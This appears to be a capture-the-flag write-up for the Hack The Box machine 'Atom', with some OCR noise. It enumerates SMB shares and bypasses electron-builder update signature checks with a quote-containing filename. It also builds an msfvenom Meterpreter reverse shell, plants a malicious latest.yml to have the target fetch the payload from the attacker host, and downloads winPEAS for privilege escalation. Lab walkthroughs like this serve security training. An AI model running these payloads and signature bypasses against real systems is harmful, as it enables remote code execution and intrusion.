
atom



Microsoft Remote Procedure Call, also known as a function call or a subroutine call, is a protocol that uses the client-server model in order to allow one program to request service from a program on another computer without having to understand the details of that computer's network. MSRPC was originally derived from open source software but has been developed further and copyrighted by Microsoft.

Microsoft-ds


Microsoft DS is the name given to port 445 which is used by SMB (Server Message Block). SMB is a network protocol used mainly in Windows networks for sharing ressources (e.g. files or printers) over a network. It can also be used to remotely execute commands. Apr 15, 2020

Redis is a popular and very fast in-memory database structure store primarily used as a cache or a message broker. ... Known for its speed, efficiency, and scalability, it's currently the most popular **NoSQL** database used today. Jun 16, 2017


Let's start with port-80

Port-80

There is a simple html page.



Let's check https 443 port.



Same page on port 80 and 443 not so interesting.

Now let's check with smbclient now.

```
┌──(root💀kali)-[/Documents/htb/boxes]
└─# smbclient
Usage: smbclient [-?EgqBVNkPeC] [-?|--help] [--usage] [-R|--name-resolve=NAME-RESOLVE-ORDER] [-M|--message=HOST] [-I|--ip-address=IP] [-E|--stderr]
      [-L|--list=HOST] [-m|--max-protocol=LEVEL] [-T|--tar=<c|x>IXFvgbNan] [-D|--directory=DIR] [-c|--command=STRING] [-b|--send-buffer=BYTES]
      [-t|--timeout=SECONDS] [-p|--port=PORT] [-g|--grepable] [-q|--quiet] [-B|--browse] [-d|--debuglevel=DEBUGLEVEL] [-s|--configfile=CONFIGFILE]
      [-l|--log-basename=LOGFILEBASE] [-V|--version] [--option=name=value] [-O|--socket-options=SOCKETOPTIONS] [-n|--netbiosname=NETBIOSNAME]
      [-W|--workgroup=WORKGROUP] [-i|--scope=SCOPE] [-U|--user=USERNAME] [-N|--no-pass] [-k|--kerberos] [-A|--authentication-file=FILE]
      [-S|--signing=on|off|required] [-P|--machine-pass] [-e|--encrypt] [-C|--use-ccache] [--pw-nt-hash] service <password>
```

```
┌──(root💀kali)-[/Documents/htb/boxes]
└─# smbclient -L \\10.10.10.237 -U ""
Enter WORKGROUP\'s password:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        Software_Updates Disk
SMB1 disabled -- no workgroup available
```

We have a interesting share called Software_Updates let's check what's inside.

```
┌──(root💀kali)-[/Documents/htb/boxes]
└─# smbclient -N "\\\\10.10.10.237\Software_Updates"
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Fri Jun 11 20:47:27 2021
  ..                                  D        0  Fri Jun 11 20:47:27 2021
  client1                             D        0  Fri Jun 11 20:47:27 2021
  client2                             D        0  Fri Jun 11 20:47:27 2021
  client3                             D        0  Fri Jun 11 20:47:27 2021
  UAT_Testing_Procedures.pdf          A    35202  Fri Apr  9 07:18:08 2021

                4413951 blocks of size 4096. 1369077 blocks available
smb: \>
```

Inside folders there is nothing for us. but there is a pdf file. let get this real quick.

```
smb: \> get UAT_Testing_Procedures.pdf
getting file \UAT_Testing_Procedures.pdf of size 35202 as UAT_Testing_Procedures.pdf (116.5 KiloBytes/sec) (average 116.5 KiloBytes/sec)
smb: \> ecit
ecit: command not found
smb: \> exit
```


```
┌──(root💀kali)-[/Documents/htb/boxes/atom]
└─# ls
atom.ctb  atom.ctb~  atom.ctb~~  atom.ctb~~~  UAT_Testing_Procedures.pdf
```

Heedv1.0

Internal QA Documentation

What is Heed ?

Note taking application built with electron-builder which helps users in taking important notes.



After reading the pdf i known that we can place the update in any client folder and the automated script check the update.
So if we place the rev shell instead of update so we can get the reverse shell. but for that we need to bypass the "Signature Validation".
So i search the on google for electron-builder exploit and we got a good blog post.
Link : https://blog.doyensec.com/2020/02/24/electron-updater-update-signature-bypass.html

A Fail Open Design

As part of a security engagement for one of our customers, we have reviewed the update mechanism performed by Electron Builder, and discovered an overall lack of secure coding practices. In particular, we identified a vulnerability that can be leveraged to bypass the signature verification check hence leading to remote command execution.

The signature verification check performed by electron-builder is simply based on a string comparison between the installed binary's `publisherName` and the certificate's *Common Name* attribute of the update binary. During a software update, the application will request a file named `latest.yml` from the update server, which contains the definition of the new release - including the binary filename and hashes.

To retrieve the update binary's publisher, the module executes the following code leveraging the native Get-AuthenticodeSignature cmdlet from Microsoft.PowerShell.Security:

> Since the `${tempUpdateFile}` variable is provided unescaped to the `execFile` utility, an attacker could bypass the entire signature verification by triggering a parse error in the script. This can be easily achieved by using a filename containing a single quote and then by recalculating the file hash to match the attacker-provided binary (using `shasum -a 512 malicio usupdate.exe | cut -d " " -f1 | xxd -r -p | base64`).

After reading the blog i understand that how to bypass the Signature and get reverse shell.

I am using msfvenom for creating the reverse shell.

```
┌──(root💀kali)-[/Documents/htb/boxes/atom]
└─#  msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.14.16 LPORT=9001 -f exe -o "r'saad.exe"
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: r'saad.exe

┌──(root💀kali)-[/Documents/htb/boxes/atom]
└─# ls
 atom.ctb   atom.ctb~   atom.ctb~~   atom.ctb~~~   "r'saad.exe"   UAT_Testing_Procedures.pdf

┌──(root💀kali)-[/Documents/htb/boxes/atom]
└─# shasum -a 512 "r'saad.exe" | cut -d " " -f1 | xxd -r -p | base64 -w 0
+D0Gik8TPHov6eEtZ5aW+XXUexfmj2fWh0Di6GeEtui8NYo2IAQO+wKkJc3jGnYOwAGBX7HW8Tn8YIc9Z6uDwA==
```

We got the hash now let's start our msfconsole to catch the rev shell.

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 10.10.14.16
lhost ⇒ 10.10.14.16
msf6 exploit(multi/handler) > set lport 9001
lport ⇒ 9001
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.14.16:9001
```

Now we need to create a file called latest.yml and add our hash inside this file.

latest.yml

```
1  version: 1.2.3
2  path: http://10.10.14.16/r'saad.exe
3  sha512: +D0Gik8TPHov6eEtZ5aW+XXUexfmj2fWh0Di6GeEtui8NYo2IAQO+wKkJc3jGnYOwAGBX7HW8Tn8YIc9Z6uDwA==
4
```

Now start your python3 server on port 80 and we good to go.

```
┌──(root💀kali)-[/Documents/htb/boxes/atom]
└─# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Now last thing you want to do is put the file inside client2 or client1 folder it's your choice.

```
┌──(root💀kali)-[/Documents/htb/boxes/atom]
└─# smbclient //10.10.10.237/Software_Updates/ -U " "
Enter WORKGROUP\ 's password:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Fri Jun 11 21:12:54 2021
  ..                                  D        0  Fri Jun 11 21:12:54 2021
  client1                             D        0  Fri Jun 11 21:12:54 2021
  client2                             D        0  Fri Jun 11 21:12:54 2021
  client3                             D        0  Fri Jun 11 21:12:54 2021
  UAT_Testing_Procedures.pdf          A    35202  Fri Apr  9 07:18:08 2021

                4413951 blocks of size 4096. 1367868 blocks available
smb: \> cd client2
smb: \client2\> put latest.yml
putting file latest.yml as \client2\latest.yml (0.9 kb/s) (average 0.9 kb/s)
smb: \client2\> ls
  .                                   D        0  Fri Jun 11 21:14:48 2021
  ..                                  D        0  Fri Jun 11 21:14:48 2021
  latest.yml                          A      150  Fri Jun 11 21:14:48 2021

                4413951 blocks of size 4096. 1367868 blocks available
smb: \client2\>
```

After putting file wait for 10sec and you get the reverse shell in metasploit.

```
┌──(root💀kali)-[/Documents/htb/boxes/atom]
└─# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.10.237 - - [11/Jun/2021 21:33:36] code 404, message File not found
10.10.10.237 - - [11/Jun/2021 21:33:36] "GET /r'saad.exe.blockmap HTTP/1.1" 404 -
10.10.10.237 - - [11/Jun/2021 21:33:36] "GET /r%27saad.exe HTTP/1.1" 200 -
```

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.14.16:9001
[*] Sending stage (175174 bytes) to 10.10.10.237
[*] Meterpreter session 1 opened (10.10.14.16:9001 → 10.10.10.237:61641) at 2021-06-11 21:33:40 -0400
```

```
meterpreter > shell
Process 1204 created.
Channel 1 created.
Microsoft Windows [Version 10.0.19042.906]
(c) Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>whoami
whoami
atom\jason
```

Boom we got the shell.

I will also share a bash script for automate the work for getting the rev shell.
Now let's get our user.txt file.

```
 Directory of C:\Users\jason\Desktop

04/02/2021  10:29 PM    <DIR>          .
04/02/2021  10:29 PM    <DIR>          ..
03/31/2021  02:09 AM             2,353 heedv1.lnk
03/31/2021  02:09 AM             2,353 heedv2.lnk
03/31/2021  02:09 AM             2,353 heedv3.lnk
06/11/2021  05:16 PM                34 user.txt
               4 File(s)          7,093 bytes
               2 Dir(s)   5,612,974,080 bytes free

C:\Users\jason\Desktop>type user.txt
type user.txt
96c83c66e981e0b8c0e63cd8fd0fb1d6
```

Privilege escalation
let's run winPEAS.

```
C:\Users\jason\Desktop>curl http://10.10.14.16:7070/winPEAS.exe --output winPEAS.exe
curl http://10.10.14.16:7070/winPEAS.exe --output winPEAS.exe
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 1639k  100 1639k    0     0   819k      0  0:00:02  0:00:02 --:--:--  554k
```

```
┌──(root💀kali)-[~/Downloads/winprivesc]
└─# python3 -m http.server 7070
Serving HTTP on 0.0.0.0 port 7070 (http://0.0.0.0:7070/) ...
10.10.10.237 - - [11/Jun/2021 21:42:43] "GET /winPEAS.exe HTTP/1.1" 200 -
```

```
C:\Users\jason\Desktop>winPEAS.exe
winPEAS.exe
ANSI color bit for Windows is not set. If you are execcuting t
alLevel /t REG_DWORD /d 1' and then start a new CMD
```

After running winPEAS i got two interesting things first a file called redis.windows-service.conf and second a service is running called redis-server.

